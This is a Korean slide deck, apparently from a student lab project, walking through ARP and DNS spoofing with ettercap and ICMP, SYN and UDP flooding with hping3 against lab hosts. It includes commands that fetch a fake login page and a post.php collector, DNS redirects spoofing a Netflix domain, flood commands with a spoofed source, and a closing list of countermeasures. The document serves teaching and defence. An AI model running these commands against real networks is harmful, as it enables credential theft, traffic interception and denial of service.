시나리오 기반 모의해킹 프로젝트

목차 Contents

시나리오 기반 모의해킹 프로젝트

1.네트워크 해킹

- 시나리오
- 구성도
- 방지 대책

네트워크 해킹 시나리오


<스푸핑>

- **ARP** : ettercap 도구를 이용한 내부 시스템 ARP 스푸핑
- **DNS** : ARP 스푸핑 후 Kali를 거짓 DNS,Web 서버로 구성한다

<플러딩>

- **ICMP** : 타겟으로 ICMP Echo를 대량으로 전송한다
- **TCP SYN** : Tcp 서비스가 오픈된 시스템으로 TCP Syn 를 플러딩하여 부하를 발생시킨다
- **UDP** : UDP 서비스가 오픈된 시스템으로 UDP 패켓을 플러딩하여 부하를 발생시킨다


네트워크 구성도


vmware NAT
192.168.2.254
공격자(kali) eth1
192.168.20.50
보안 장비
192.168.20.100
타겟(CentOS)
192.168.20.200
타겟(Window7)
192.168.2.202


ARP 스푸핑

Ettercap 설정 후 ARP 스푸핑

Host list에서 타겟 설정




CentOS와 Window7 ARP 스푸핑 실시




결과 확인

Window7 arp 확인 결과



Window7과 CentOS의 Telent 정보 스니핑



DNS 스푸핑 (1)

미러 사이트 제작

Wget을 이용하여 거짓 사이트 파일 다운로드

```
[root@kali: ~]# wget \
https://blog.kakaocdn.net/dn/u8pyw/btsd0nhwSX8/HddZVLl3cGjZNCSq24kVKk/tfile.html \
-O /var/www/html/index.html
--2024-07-08 15:13:37--  https://blog.kakaocdn.net/dn/u8pyw/btsd0nhwSX8/HddZVLl3cGjZNCSq24kVKk/tfile.html
Resolving blog.kakaocdn.net (blog.kakaocdn.net)... 27.0.236.25
Connecting to blog.kakaocdn.net (blog.kakaocdn.net)|27.0.236.25|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 215360 (210K) [text/html]
Saving to: `/var/www/html/index.html'

/var/www/html/index.html    100%[=====================================>] 210.31K  --.-KB/s    in 0.004s

2024-07-08 15:13:38 (48.9 MB/s) - `/var/www/html/index.html' saved [215360/215360]

[root@kali: ~]# wget \
https://blog.kakaocdn.net/dn/bYJ5QF/btsdZPrQ1cn/meaLOtS2pFob2KQtQTVcq1/tfile.php \
-O /var/www/html/post.php
--2024-07-08 15:13:42--  https://blog.kakaocdn.net/dn/bYJ5QF/btsdZPrQ1cn/meaLOtS2pFob2KQtQTVcq1/tfile.php
Resolving blog.kakaocdn.net (blog.kakaocdn.net)... 27.0.236.25
Connecting to blog.kakaocdn.net (blog.kakaocdn.net)|27.0.236.25|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 314 [application/octet-stream]
Saving to: `/var/www/html/post.php'

/var/www/html/post.php      100%[=====================================>]     314  --.-KB/s    in 0s

2024-07-08 15:13:42 (11.0 MB/s) - `/var/www/html/post.php' saved [314/314]
```

변조된 사이트 정보 설정

```
[root@kali: ~]# vi /etc/ettercap/etter.dns
```

```
71 www.netflix.co.kr A 192.168.20.50
72 *.netflix.co.kr A 192.168.20.50
73 www.netflix.co.kr PTR 192.168.20.50
```


사이트 설정

변조전 실제 사이트 주소 확인

```
C:₩Users₩Administrator>nslookup www.netflix.co.kr
서버:    kns.kornet.net
Address:  168.126.63.1

권한 없는 응답:
이름:    detour.prod.netflix.net
Addresses:  2600:1f14:62a:de80::de70
          2600:1f14:62a:de82::de70
          2600:1f14:62a:de81::de70
          34.218.19.240
          18.236.7.30
          44.226.113.145
Aliases:  www.netflix.co.kr
          detour.netflix.net
```


변조전 실제 사이트 확인




DNS 스푸핑 (2)

스푸핑

ARP 스푸핑 실시



DNS 스푸핑 실시




결과 확인

변조된 사이트 nslookup

```
C:₩Users₩Administrator>nslookup www.netflix.co.kr
서버:    kns.kornet.net
Address:  168.126.63.1

이름:    detour.prod.netflix.net
Addresses:  2600:1f14:62a:de81::de70
          2600:1f14:62a:de80::de70
          2600:1f14:62a:de82::de70
          192.168.20.50
Aliases:  www.netflix.co.kr
          detour.netflix.net
```

변조된 사이트 접속



네트워크 해킹 방지 대책 <스푸핑>

- **ARP** : [Dynamic ARP Inspection] ARP 응답 메세지의 IP 주소와 MAC 주소가 일치한지 확인하고, 일치하지 않으면 드랍한다.

- **DNS** : [서버-클라이언트 보안 강화] HTTPS 사용하고, IDS/IPS 시스템을 통해 DNS 스푸핑 공격의 징후를 조기에 탐지하고 대응한다.

ICMP 플러딩

공격

192.168.20.200(타겟)으로 ping 테스트

```
[root@kali: ~]# ping -c 5  192.168.20.200
PING 192.168.20.200 (192.168.20.200) 56(84) bytes of data.
64 bytes from 192.168.20.200: icmp_seq=1 ttl=64 time=0.162 ms
64 bytes from 192.168.20.200: icmp_seq=2 ttl=64 time=0.196 ms
64 bytes from 192.168.20.200: icmp_seq=3 ttl=64 time=0.127 ms
64 bytes from 192.168.20.200: icmp_seq=4 ttl=64 time=0.373 ms
64 bytes from 192.168.20.200: icmp_seq=5 ttl=64 time=0.143 ms

--- 192.168.20.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4078ms
rtt min/avg/max/mdev = 0.127/0.200/0.373/0.089 ms
```


CentOS(타겟)으로 ICMP 플러딩 공격 실시

명령 : hping3 –I eth1 –-icmp 192.168.20.200 –flood


```
[root@kali: ~]# hping3 -I eth1 --icmp 192.168.20.200 --flood
HPING 192.168.20.200 (eth1 192.168.20.200): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.20.200 hping statistic ---
1179597 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

결과 확인

CentOS(타겟) Wireshrak 캡처



타겟 시스템 정보에서 부하 발생 확인



TCP Syn 플러딩

스캔 & 공격

nmap 스캔 결과 80번 포트 open

```
[root@kali: ~]# nmap -sS -sV 192.168.20.200
```

```
Nmap scan report for 192.168.20.200
Host is up (0.000058s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.5
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
23/tcp    open  telnet   BSD-derived telnetd
25/tcp    open  smtp     Sendmail 8.13.8/8.13.8
53/tcp    open  domain   ISC BIND 9.3.6-P1 (RedHat Enterprise Linux 5)
80/tcp    open  http     Apache httpd 2.2.3 ((CentOS))
```


타켓의 80번 포트로 syn 플러딩 공격 실시

명령 : hping3 –I eth1 –-syn 192.168.20.200 –p 80 –flood –spoof 10.20.30.40


```
[root@kali: ~]# hping3 -I eth1 --syn 192.168.20.200 -p 80 --flood --spoof 10.20.30.40
HPING 192.168.20.200 (eth1 192.168.20.200): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.20.200 hping statistic ---
236164 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

결과 확인

CentOS(타겟) Wireshrak 캡처



타겟 시스템 정보에서 부하 발생 확인



UDP 플러딩

스캔 & 공격

nmap 스캔 결과 53번 포트 open

```
[root@kali: ~]# nmap -sS -sV 192.168.20.200
Nmap scan report for 192.168.20.200
Host is up (0.000058s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.5
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
23/tcp    open  telnet   BSD-derived telnetd
25/tcp    open  smtp     Sendmail 8.13.8/8.13.8
53/tcp    open  domain   ISC BIND 9.3.6-P1 (RedHat Enterprise Linux 5)
80/tcp    open  http     Apache httpd 2.2.3 ((CentOS))
```


타켓의 53번 포트로 UDP 플러딩 공격 실시

명령 : hping3 –I eth1 –-udp 192.168.20.200 –p 53 –flood


```
[root@kali: ~]# hping3 -I eth1 --udp 192.168.20.200 -p 53 --flood
HPING 192.168.20.200 (eth1 192.168.20.200): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.20.200 hping statistic ---
1007436 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

결과 확인

CentOS(타겟) Wireshrak 캡쳐



타겟 시스템 정보에서 부하 발생 확인



네트워크 해킹 방지 대책 <플러딩>

- **ICMP** : [Access Control List] Ping Of Death, ICMP Land 공격 등을 방지하기 위하여 IP Fragments 패켓을 차단하고, 출발지와 목적지 주소가 동일한 패켓을 차단한다. ICMP 수신 차단을 권장한다.

- **TCP SYN** : [TCP Intercept] 방화벽이 Syn를 대신 수신하고 출발지에 Syn+Ack를 보낸 후 일정 시간이 지나도 Ack를 수신하지 못하면 연결을 해지한다.

- **UDP** : [Rate-limit] 수신 가능한 UDP 패켓 양의 한도를 설정하고, 초과하면 드랍한다.

시나리오 기반 모의해킹 프로젝트

감사합니다.